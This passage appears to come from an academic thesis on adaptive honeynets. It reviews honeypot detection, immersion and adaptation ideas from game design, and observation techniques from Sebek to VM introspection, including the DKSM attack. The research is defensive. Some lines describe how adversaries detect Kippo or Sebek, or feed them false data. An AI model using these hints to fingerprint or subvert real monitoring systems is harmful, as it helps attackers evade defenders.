The success of a honeypot is determined partly by its ability to fool the adversary into believing that it is a genuine production system and not a honeypot. Upon discovering that a system is in fact a honeypot, the adversaries' belief is shattered. When the deception belief no longer exists, the operator no longer observes the adversary in their natural environment. A human adversary might immediately disconnect, or they might become motivated to sabotage the honeypot. An automated script that detects the presence of a honeypot might erase traces of any presence or behave differently. In any instance, when a honeypot is identified by an adversary, the interaction between the adversary and the honeypot ceases to follow the natural path towards the adversaries' goal. This is undesirable for the honeypot operator but desirable for the adversary.

An example of honeypot detection is found in Kippo (Desaster, 2013), a medium-interaction SSH honeypot. Kippo simulates an "apt" repository for package management. However, the simulation always accepts package names and installs them, irrespective of whether or not they actually exist. When an adversary tries to install a fictitious package and it is accepted, this is a clue that the system is a honeypot.

The path of resistance challenge can adversely contribute to the deception belief challenge. Honeypots with a low path of resistance present little in the way of a challenge and appear as "static observation devices" (Wagener et al., 2009). Their lack of any activity or interaction and the ease at which an adversary can compromise and traverse the system, makes the process seem too easy and invites scepticism against the system being of any production value.

4.3.3 Operator skills and human resources

Honeypots, especially high-interaction honeypots, require regular monitoring. The quantity of data generated can be substantial, requiring an investment of appropriately skilled human resources, hardware to store data and time to analyse it. A number of initiatives have attempted to solve this challenge, such as the Honeywall CD-Rom, a plug-and-play honeypot solution (Chamales, 2004).

4.3.4 Acceptance

Not strictly a research challenge, but one that could be solved by directed research. Honeypots have not gained wide acceptance as security tools in the same way as AV, IDS and security incident and event management platforms have. While they offer a number of distinct features and benefits that other security tools do not, honeypots are not seen as being a core part of an organisations security infrastructure. Instead, they are viewed as the tools of the researcher or, in some cases, an inquisitive administrator. Boardroom executives do not, it seems, see value in deploying and operating honeypots. One survey found that *"honeypot usage in the CERT community was not as wide as could be expected, which implies that barriers exist to their deployment"* (ENISA, 2012a). This was attributed to additional workload required for setup. In a follow-up report, ENISA (2012b) attempted to address this problem in a practical way by providing guidelines for the configuration and operation of thirty honeypot tools. Similarly, it is rare for industrial control systems to be protected by deceptive technologies (Amoroso, 2012, p. 31-49).

4.4 An Approach for Adaptive Deception in Attribution

An identified research challenge that underpins cyber deception for attribution intelligence is the path of resistance. Medium and high-interaction honeypots, that are principally aimed at enticing human adversaries, should be realistic and immersive. However, at current, these honeypots have a low path of resistance. The path of resistance, or Honeypot Resistance (HR), can be defined as the challenges that an adversary is faced with when attempting to meet their goals. It is argued that adversaries have a goal and if they are not tested on the path to reaching that goal, it is quickly achieved or they lose interest and move on (Wagener et al., 2009). By increasing HR, more can be learnt about an adversary, which provides data for attribution intelligence. In order to increase the HR, adversaries should be tested. They should face challenges that prevent them from achieving their goal and this should increase the quantity and diversity of data for attribution intelligence. Increasing HR can also help to present a higher value target to adversaries. It can "weed out" lesser skilled adversaries who are simply "poking around" and when faced with a challenge, choose to find a "lower hanging fruit". A low HR allows for a skilled adversary to quickly and almost effortlessly compromise a honeypot, achieve their goal or realise that they are interacting with a honeypot. This results in minimal interaction and little attribution intelligence acquired. By increasing the HR there will be a greater quantity and more diverse data set for attribution intelligence. Three approaches to provide better attribution intelligence from honeypots are:

1. Prolonging the period of time that the adversary interacts with the honeypot
2. Increasing the quantity of interactions between the adversary and the honeypot

3. Increasing the diversity of interactions between the adversary and the honeypot

The objective of the Adaptive Honeynet Framework (AHFW), detailed in Chapter 6, is to combine these three qualities to create HR. *Immersion* and *adaptation* are studied to achieve this.

4.4.1 Immersion and honeypots

To be immersed in something is to be captivated by it and engaged with it. Immersion is described as a "deep mental involvement" and is most commonly used when discussing the design of games, virtual reality environments, interfaces and simulations. An immersive environment as is known in video game design, likely consists of a deep and interesting plot, attractive visual effects and tasks that are challenging and rewarding. In virtual reality, immersion might consist of an environment that convinces the user that they are no longer in the real world, instead inhabiting a virtual world temporarily. An immersive interface might be one in which the interface almost seems invisible to the user. Immersion has been linked with Csikszentmihalyi's *flow*. The state of flow is described as "the state in which individuals are so involved in an activity that nothing else seems to matter" (Czikszentmihalyi, 1990). It is possible to imagine that when designing honeypots, using techniques to immerse the adversary in the environment could be beneficial to acquiring data for attribution intelligence. The following techniques, with origins in game design (Erdelyi, 2014), are examples of principles that can help to build immersive and engaging honeypots:

1. Game Aesthetics: Use elements of surprise and curiosity to build immersive and engaging environments.
2. Reward Systems: Reward desired user behaviour with points that add up to visible reward levels.
3. Stats System: Show dynamic stats, like number of connections, to add an element of currency to desired user behaviour.
4. Progression: Show progress meters and milestones, like profile completeness, to show users whats next and motivate them to move to the next level.

All of the above techniques could be better used to create immersive honeypot environments and high HR. In game aesthetics, for example, a honeypot designer could increase the number of things to interact with. Spitzner (2003a) recommends "adding user accounts to a system, creating email accounts, forging documents and synthesizing a command history". The descriptions of such files, services and user accounts could entice interest, especially if it is known what is desired by the adversary i.e. what their goal is. Reward and stats systems could be used, however they should be subtle and invisible to the adversary; they would merely need to feel that they are rewarded for a complex task. For progression, the complexity could be increased as challenges in the honeypot environment are placed on a gradient of difficulty. For example, once accessing a database of user credentials, the credentials could allow the adversary to access other honeypots in the vicinity, essentially acting as a key to unlock a new area with incrementally increasing difficulty.

By improving the capabilities of honeypots the possibility of recovering useful data for the purposes of attribution intelligence is increased. A useful property for immersive high HR is the ability to adapt. By being able to adapt, honeypots can appeal to multiple adversaries with disparate goals and skill levels. Adaptive honeypots are also inherently less deterministic. Adaptive design in honeypots reduces an adversaries ability to fingerprint an immersive environment and categorise it as being a honeypot.

4.4.2 Adaptation and honeypots

Adaptation has been used with success in other fields. In video game design adaptation is commonly focused around the abilities of the game player. Traditionally games have catered for different players needs with the selection of a difficulty rating, e.g. easy, medium, hard. Gilleade and Dix (2004) identify that players who do not meet “these preconceived perceptions of the designer are likely to be alienated”. Developers are interested in targeting as wide a variety of game players as possible and so adaptation is a good fit for catering to a wide range of abilities. As an example, adaptation can be used to allow for progression to reduce player frustration. If a player has failed to progress past a certain stage after ten attempts, adaptation can incrementally reduce the difficulty for subsequent retry attempts to give the player a better chance of completing the stage. This should be done subtlety, as a noticeable difference might leave the player feeling as though they have cheated or not met the challenges of the game. Notably not all video games are created for entertainments sake. Games design can be used for simulations, for example, to train pilots. Adaptive features in this environment are particularly useful to gauge the trainee’s abilities and adapt the difficulty of the simulation accordingly, to increase the effectiveness of the training session. Gilleade and Dix (2004) identify three important considerations for creating adaptive features in game design:

1. Consider the motivations of the users: why they want to play
2. Their experience and skill: how able are they to play
3. Detection: how to identify when change is necessary, i.e. when to adapt the environment

These three considerations can be extended for adaptive honeypot design with minimal changes:

1. Consider the motivations of the adversary: why they want to compromise a given environment
2. Their experience and skill: how able are they to perform attacks
3. Detection: how to identify when change is necessary, i.e. when to adapt the environment

This thesis refers to these considerations as the *adaptive considerations*. These three simple considerations can be used to underpin the design of adaptive features in honeypots. Considerations one and two are concerned with acquiring knowledge; specifically the motivations, experience and skill of the adversary. This knowledge should be acquired through honeypot observations and is a principle found in almost all existing honeypots. To acquire and interpret this data, it is useful to classify adversary behaviours and the state of attack. Ramsbrock et al. (2007) defined a state machine for an adversary post-compromise, comprising of seven states: *Check Software, Install, Download, Run, Password, Check Hardware and Change Configuration.* Wagener et al. (2009) defined five rings of adversary behaviour; *discovery, exploit, reconnaissance, customization, and post-attack.* The most frequent attack path is for the adversary to sequentially traverse through the ring indexes as such: $r_1 \succ r_2 \succ r_3 \succ r_4 \succ r_5$. Each ring offers different possible attributes for observation and the higher the index of the ring, the closer the adversary is to compromising the system. Additionally, certain honeypots are suited for certain ring indexes. For example, low-interaction honeypots are useful for acquiring network scans, i.e. discovery, and initial attempts at exploitation. High-interaction honeypots can acquire post-compromise data as outlined in the seven states defined by Ramsbrock et al. (2007). Observations can also come from other security technologies such as IDS, firewalls, AV and intelligence sharing systems.

The third consideration, detection, determines when a change should be made to the environment. By obtaining knowledge by making observations in the first two considerations, an adaptive honeypot is better positioned to discern when adaptations should take place and which adaptations should take place. Identifying when change is necessary is non-trivial. Game designers face a similar challenge. In an ideal scenario, the game would observe the player, identifying when they show signs of frustration, such as perspiration, increased heart rate, raised voice etc. However this is unrealistic. Similarly, when designing a honeypot and attempting to identify when change is necessary, it is not possible to monitor the adversary in such personal and intimate ways. Instead, detection must rely on the observation data collected from the first two considerations to decide when and which adaptations should be made. Examples of detecting change and adaptations that might take place in an adaptive honeypot are:

- Detect$_1$: By observing the attack actors interactions, an adaptive honeypot identifies that the adversary is searching for technical design files for a classified project.
- Adapt$_1$: The adaptive framework inserts encrypted decoy versions of these particular files into honeypots that the adversary has not yet pivoted to.

- Detect$_2$: By observing the attack actors interactions, an adaptive honeypot identifies that the adversary is struggling to meet their goals.
- Adapt$_2$: The adaptive framework subtlety eases the conditions of the environment to allow for the adversary to continue towards their goals.

- Detect$_3$: A metric in an adaptive honeynet measures that an adversary is traversing through the system at a very fast pace.
- Adapt$_3$: The identification of the metric causes the adaptive framework to deploy new subnets and honeypot systems in an attempt to slow the progress of the adversary.

4.5 Adaptive honeynet - high level design

This section presents at a high level the components that make up an adaptive honeynet. Asrigo et al. (2006) proposed a honeynet framework that supports *observing*, *interpreting* and *recording of activity.* This model extends this work by also proposing *adaptation* to honeypots in the environment. The initial high-level model is based on a generic control loop model (Dobson et al., 2006). During the following review, the model is enhanced to result in the model at the end of the section in Figure 4.6. Thus the model is separated into three sequential principles that interact with the environment. They are: *i) observation*, *ii) interpretation* and *iii) adaptation* as shown in Figure 4.1.




Figure 4.1: Adaptive honeynet framework

- Observe: Observing and recording adversary interactions within the model, a principle that is found in almost all honeypots. Observed data is usually stored in a database for near real-time interpretation and historical analysis. This is reviewed in Section 4.5.1.
- Interpret: An interpretation engine makes sense of observations and selects appropriate adaptations. Interpretation can be machine or human led. This is reviewed in Section 4.5.2.
- Adapt: Adaptations are created by the interpretation engine and placed in an adaptation queue. Upon reaching the front of the queue, the adaptation engine performs a final check using the most recent observations to decide if it is still appropriate to apply the adaptation(s). This is reviewed in Section 4.5.3.

The following sections outline the motivation related to the three principles of the model. This is followed by a detailed version of the model that encapsulates the discussion points in the following sections.

4.5.1 Observation

Also known as monitoring or sensing, observation is an important feature of almost all honeypots. The purpose of an observation technique is to observe the interactions between honeypot and adversary, be that human or automated script. For example, the Sebek and Qebek honeypots capture console keystrokes, process creation and network activities (Balas, 2003). An observation technique should ideally have the following qualities:

- Difficult or preferably impossible for an adversary to *detect*, *subvert* or *disable*.
- Captures interactions that the operator requires in a timely and responsive manner.
- Operation of the system should not be noticeably different due to the presence of the observation technique.

Current observation techniques have failed to meet these qualities for reasons that are explored in the next section.

Observation techniques

As with many disciplines of cyber security, observation techniques have experienced an "arms race" (McCarty, 2003). Adversaries and defenders have devised new techniques to reveal and hide communications. Naturally these techniques have grown in complexity over time. Observation techniques are broadly categorised as *external*, such as network monitoring, or *internal*, such as rootkit techniques (Jiang and Wang, 2007). External techniques were the earliest observation techniques. They reside outside of the honeypot operating system and capture network traffic. This positioning is beneficial as the technique is invisible to the adversary by using span or mirror ports (Balas, 2003). Network monitoring tools such as tcpdump, iptables or Snort are used to log packet data, while packet analysis tools, e.g. Wireshark, are used to interpret content. Adversaries subvert network-based observation techniques by using session encryption. If encryption services are not available, adversaries can copy their own binaries to support encryption. If the observation technique does not have the key to decrypt traffic, then visibility is limited and only the five tuple data are available; source and destination IP addresses, source and destination ports and timestamps, also known as *flow data*.

To counter this, honeypot researchers proposed the first generation of internal techniques; trojaned binaries (McCarty, 2003). When an adversary compromises a system using session encryption, a trojaned binary, e.g. *'/bin/sh'*, records the interactions. As well as keystrokes, files can be captured with a trojaned file transfer program, e.g. *secure copy (SCP)*. Adversaries became aware of this technique and they subverted it by using copies of their own trusted binaries.

Researchers responded by proposing rootkit-style observation techniques that hid deep within the kernel space of the operating system to avoid detection. The most popular, Sebek, is implemented as a Loadable Kernel Module (LKM) and the read() system call is modified to record all activity. As well as calling the legitimate read() system call, the modified read() packages and sends observations over the network using a covert channel to a separate Sebek Server, shown in Figure 4.2 (Balas, 2003).



Internet
Intruder
Intruder uses SSH to protect communications
Copy of intruder activity covertly exported onto LAN
Honeywall Gateway
Sebek Server
Honeypot A
Honeypot B
Honeypot C

Figure 4.2: Sebek deployment (Balas, 2003)

In Sebek version 1.0 data was obscured as NetBIOS UDP traffic and, if known, an adversary could trivially detect it, or worst, send the Sebek Server false information. Version 2.0 improved communications by sending packets directly to the network device driver, avoiding the TCP/IP stack entirely, so that Sebek traffic could not be identified e.g. with tcpdump, or blocked e.g. with iptables. But for Sebek network traffic to be hidden, every honeypot in the network must use Sebek. Kernel-based rootkit techniques enabled the operator to see both unencrypted and encrypted communications. However, there are several ways to detect Sebek (Holz et al., 2010; Dornseif et al., 2004). Rootkit-style observation approaches use rootkit techniques and can ultimately be detected, subverted and disabled using rootkit detection techniques.

Researchers had reached the deepest and most trusted parts of the operating system, yet adversaries were able to easily detect these observation techniques. A solution is to use all types of observation techniques and hope that the adversary misses one. However, the more techniques that are used, the more likely it is that the adversary will identify an observation technique and realise that they are interacting with a honeypot. Novel solutions were required to address these challenges. At the same time researchers in a similar field, intrusion detection, identified an almost identical problem. When providing motivation for the proposal of a novel IDS, Garfinkel and Rosenblum (2003) noted:

> If the IDS resides on the host, it has an excellent view of what is happening in that host's software, but is highly susceptible to attack. On the other hand, if the IDS resides in the network, it is more resistant to attack, but has a poor view of what is happening inside the host, making it more susceptible to evasion.

While referring to an IDS, these points are equally valid for honeypot observation techniques. When placed on the host, even inside the kernel, they are susceptible to detection using various techniques (Dornseif et al., 2004; Holz et al., 2010). Once detected they are vulnerable to attack, such as being disabled, sent false information or turned against the operator or innocent parties. When deployed on the network the observation technique has a limited view of what is happening inside of the host and severely reduced visibility if encryption is used, only providing flow data. Motivated to create a novel IDS that evaded these weaknesses, Garfinkel and Rosenblum (2003) proposed an IDS that uses *introspection*.

Virtual Machine Introspection (VMI)

In Virtual Machine Introspection (VMI) the observation technique is placed outside of the operating system environment. Hay and Nance (2008) give the following definition:

> "Virtual Introspection is the process by which the state of a virtual machine (VM) is observed from either the Virtual Machine Monitor (VMM), or from some virtual machine other than the one being examined."

VMI enables observation of Virtual Machine (VM) state and events with no or minimal changes to the internal state of the VM and without relying on external sources such as network traffic. VMI offers the opportunity to fully observe a honeypot, such as network traffic, keystrokes, processes, etc., but without the technique being identified or subverted. In VMI the VM is monitored from the host operating system Virtual Machine Monitor (VMM), also known as a *hypervisor*.

Hypervisor

The hypervisor is a thin layer of software, firmware or operating system that creates and manages VMs, also known as *guests*, and grants access to physical hardware requests from VMs. Hypervisors are often categorised as either Type One or Type Two (Popek and Goldberg, 1974), as shown in Figure 4.3.




Figure 4.3: Hypervisor types: (a) one, native (bare-metal) and (b) two, hosted.

Type One, known as *bare metal*, directly interacts with VMs and hardware and are effectively the operating system. In Type Two, known as *hosted*, the hypervisor is a software layer installed on top of an operating system and runs as a process. Examples of Type One are Xen (Barham et al., 2003) and VMWare ESXi (VMWare, 2013b). Examples of Type Two are VirtualBox (Oracle, VM, 2013) and VMware Workstation (VMWare, 2013a). As the hypervisor is the layer that creates and manages virtualisation, it is ideally positioned for observation that is difficult for an adversary to detect. The guest is unaware of monitoring and as such cannot give consent to or disable monitoring. VMI effectively subverts the privilege hierarchy that exists in a virtual operating system as it is placed outside of the virtual environment.

Types of VMI


Two types of VMI have been proposed, *System-call Introspection (SCI)* and *Memory-based Introspection (MBI)* (Lengyel et al., 2012). SCI involves monitoring the system calls of processes in the guest. This requires modifications to be made to the guest kernel data structures. Calls are intercepted by the hypervisor and interpreted. These changes could be detected, subverted and disabled with the same techniques that detect internal observation techniques.

MBI involves analysing VM memory and requires no changes to the hypervisor or guest. As such this technique is not vulnerable to detection by timing properties and can exploit a wealth of existing research in the field of forensic memory analysis, which seeks to extract forensic information from dumps of physical memory (Dolan-Gavitt et al., 2011).

VMI in honeypots


VMI has recently been proposed as an observation technique for honeypots (Asrigo et al., 2006; Jiang and Wang, 2007; Srinivasan and Jiang, 2012; Lengyel et al., 2012, 2013; Beham et al., 2013). VMI mitigates many of the challenges that internal and external observation techniques face.

Jiang and Wang (2007) proposed VMscope, a technique that uses SCI on QEMU VM honeypots. They demonstrated that VMscope performed better than an internal observation technique; Sebek. VMscope was not vulnerable to detection and disabling, while Sebek was. VMscope delivered the same data sets as internal and external techniques: keystrokes, processes and network sockets, while yielding advantages of introspection. However, using the system call approach to introspection means kernel modifications are required that could be detected, disabled and subverted. Bahram et al. (2010) describe this attack, named Direct Kernel Structure Manipulation (DKSM). Figure 4.4 shows a DKSM attack against running processes. Figure 4.4(a) shows the actual running processes in a VM, while Figure 4.4(b) shows the forged processes that have been overwritten by DKSM.



```
root@inside:~# ps -A
  PID TTY          TIME CMD
    1 ?        00:00:00 init
    2 ?        00:00:00 kthreadd
    3 ?        00:00:00 ksoftirqd/0
    4 ?        00:00:00 watchdog/0
    5 ?        00:00:00 events/0
    6 ?        00:00:00 khelper
    7 ?        00:00:00 async/mgr
    8 ?        00:00:00 kintegrityd/0
    9 ?        00:00:00 kblockd/0
   10 ?        00:00:00 kseriod
   11 ?        00:00:00 khungtaskd
   12 ?        00:00:00 pdflush
   13 ?        00:00:00 pdflush
   14 ?        00:00:00 kswapd0
   15 ?        00:00:00 aio/0
   16 ?        00:00:00 crypto/0
   26 ?        00:00:00 kjournald
  111 ?        00:00:01 udevd
  960 tty4     00:00:00 getty
  961 tty5     00:00:00 getty
  967 tty2     00:00:00 getty
  970 tty3     00:00:00 getty
  973 tty6     00:00:00 getty
 1003 ?        00:00:00 syslogd
 1021 ?        00:00:00 dd
 1023 ?        00:00:00 klogd
 1041 ?        00:00:00 dbus-daemon
 1062 ?        00:00:00 sshd
 1114 ?        00:00:00 atd
 1139 ?        00:00:00 cron
 1158 ?        00:00:00 apache2
 1159 ?        00:00:00 apache2
 1160 ?        00:00:00 apache2
 1179 ?        00:00:00 apache2
 1234 tty1     00:00:00 getty
 1235 ttyS0    00:00:00 getty
root@inside:~# 
```

(a)



```
root@outside:/# process-list 5
[      1] **********
[      1] Direct
[      2] Kernel
[      3] Structure
[      5] Manipulation:
[      8]
[     13] Subverting
[     21] Virtual
[     34] Machine
[     55] Introspection
[     89]
[    144] for
[    233]
[    377] Fun
[    610] and
[    987] Profit
[   1597]
[   2584] by
[   4181]
[   6765] Sina
[10946] Bahram,
[17711] Xuxian
[28657] Jiang,
[46368] Zhi
[75025] Wang,
[121393] Mike
[196418] Grace,
[317811] Jinku
[514229] Li
[832040] and
[1346269] Dongyan
[2178309] Xu
[3524578] **********
[5702887]
[9227465]
[14930352]
root@outside:/# 
```

(b)

Figure 4.4: DKSM attack: (a) without the attack; (b) with the attack (Bahram et al., 2010)

Srinivasan and Jiang (2012) proposed Timescope, a honeypot forensics tool also based on SCI. An analyst uses Timescope to replay an intrusion so that new analysis techniques can be used against old data sets. By using SCI, Timescope is susceptible to DKSM attacks.

Lengyel et al. (2012) proposed VMI-Honeymon, a hybrid honeypot engine combining a Windows XP high-interaction honeypot, with a low-interaction honeypot, Dionaea. VMI-Honeymon uses MBI and therefore changes to the guest are not required, increasing the transparency of the technique to adversaries. They use the Xen hypervisor because it is free, open source and actively maintained. LibVMI is used to introspect while Volatility (Walters, 2014), a volatile memory forensics framework, is used to interpret memory. Lengyel et al. (2013) continued this work by proposing a MBI approach that includes cloning of high-interaction honeypots. Their work represents the most current thinking on introspection, requiring no changes to the hypervisor or guests and so most directly influences this research and introspection design decisions.

In summary introspection has seen success in honeypots. While still an emerging field, it offers advantages that internal and external observation techniques do not offer. Table 4.1 compares honeypot observation techniques using features that have been discussed in this section. Table 4.1 shows that the benefits of VMI are best realised from MBI which requires no changes to internal state and is therefore less prone to detection and subversion.

Name	Type	Environment	Requirements
Network traffic	External	Phys, VM	No Modifications
Trojan binaries	Internal	Phys, VM	Modify
Rootkit	Internal	Phys, VM	Modify
System-call Introspection (SCI)	Introspection	VM	Modify
Memory-based Introspection (MBI)	Introspection	VM	No Modifications

Table 4.1: Honeypot observation techniques

4.5.2 Interpretation

In the second principle of the framework, interpretation, observations are analysed and suitable adaptations are identified. Timely and accurate interpretation helps to understand if adaptations are appropriate or not, how many types of adaptation, how frequently they should occur and how widespread adaptations should be. In existing proposals interpreting honeypot observations has, for the most part, been a human-led activity. There are some examples of automated interpretation that are discussed in the next section, *Interpretation techniques*. An objective of this research is to provide a framework for adaptive honeynets and so use of artificial intelligence and other similar techniques that automates interpretation are left for future work. A review of interpretation techniques follows.

Interpretation techniques

Honeypot observations are interpreted for two uses: i) (near) real-time decisions and ii) historical analysis. Real-time decisions involve, for example, changing firewall rules, creating IDS signatures and changing routing policies. These may be implemented manually, semi-automatically or automatically. Historical analysis provides information such as intelligence and statistics that is useful for cyber security reports or briefings.

Different categories of honeypots, low, medium or high, yield different observations, which influences the possibilities of interpretation. Low-interaction honeypots collect minimal and mostly uniform observations that can often be interpreted automatically. For example, Kippo (Desaster, 2013) and Nepenthes (Baecher et al., 2006) can automatically send captured malware to analysis and reporting services, such as Virus Total (2014) and Anubis (2014). This is useful for historic analysis. Signature matching techniques are used for real-time decisions, e.g. to create firewall rules and new signatures for IDS (Kreibich and Crowcroft, 2004). Heuristics-based approaches are used to identify unknown threats, e.g. suspected zero-day attacks (Anagnostakis et al., 2005). Automated interpretation is generally simpler for low-interaction honeypots, yet does not offer the benefits of high-interaction honeypots. High-interaction honeypots are complete systems and therefore offer a much wider attack surface to adversaries. Their observations are often far more diverse and so interpretation is not trivial to automate. There are, however, some proposals for automated interpretation of high-interaction observations. Thonnard and Dacier (2008) proposed two approaches for automating analysis of the Leurre.com honeypot architecture. The first uses signatures while the second identifies similar events based on temporal correlation. This helps to identify unknown attacks. More often a human operator analyses high-interaction observations, perhaps with monitoring tools such as log analysers.

Interpretation challenges

As with many computer science disciplines, in interpretation of honeypot observations there is a move towards autonomy. As identified in the previous section, autonomy has been more successful in low-interaction honeypots while having limited success in high-interaction honeypots. The vast and diverse amount of data generated by a high-interaction honeynet suggests that it is useful to have a human in the loop to confirm any interpretations that any system makes, before creating adaptations. A disadvantage is that this requires additional manpower.

Any interpretation is but one way of understanding the data that is presented. There may be other ways to interpret the data that are more accurate. This is a challenge regarding multiple ways that data can be perceived. Context or semantic attacks may aim to undermine autonomous interpretation techniques by e.g. relaying false information and implicating an innocent party. Artificial intelligence approaches are one direction for future research.

4.5.3 Adaptation

The final part of the framework is adapting. Adaptation is change caused by change. Cheng et al. (2009) note that "changes are the causes of adaptation. Whenever the system's context changes the system has to decide whether it needs to adapt". Cheng et al. (2009) identify that context changes, the causes of adaptation, are reliant on three variations:

1. Environment-dependent: the part of the external world with which the system interacts
2. System-dependent: changes that take place on the system
3. Actor-dependent: entities that interact with the system

Variations can occur independently or in combinations. Existing proposals have primarily focused on environment-dependent variations. The following sections review existing adaptation techniques in honeypots.

Adaptation techniques

Proposals have attempted to "blend in" to computer networks using a camouflage deception approach, often called dynamic honeypots (Kuwatly et al., 2004; Hecker et al., 2006). Zakaria et al. (2013) offer a simple example: "If a network has all Windows-based hosts, the dynamic honeypots will autonomously deploy Windows honeypots. If a Linux host is being added to the network, automatically Linux honeypots will be deployed". The stages of the process are shown in Figure 4.5. This approach is environment-dependent and intended to ease administrator burden as honeypots are autonomously deployed and configured, described as "fire and forget" (Zakaria et al., 2013). The most critical part of this type of honeypot is how the honeypot learns from the network (Budiarto et al., 2004). Figure 4.5 shows that passive or active tools are used to identify other systems and protocols to help deployed honeypots blend in.

Recent proposals focus on system-dependent variations. Bilar and Saltaformaggio (2011) proposed an adaptive honeypot that injects files, shared drives and processes as bait to attract malware




Figure 4.5: Environment-dependent adaptive honeypot process

to act. Adaptation is random and not based on environment or actor variations. Wagener et al. (2009) focus on actor-dependent variations on a single system. Adversary terminal commands are observed and met with five responses; success, failure, substitute, lag and insult. Variations are identified on a single honeypot system and adaptations take place on the same single honeypot system. Reinforcement learning self-configures the honeypots for an optimum strategy; one which results in more interactions.

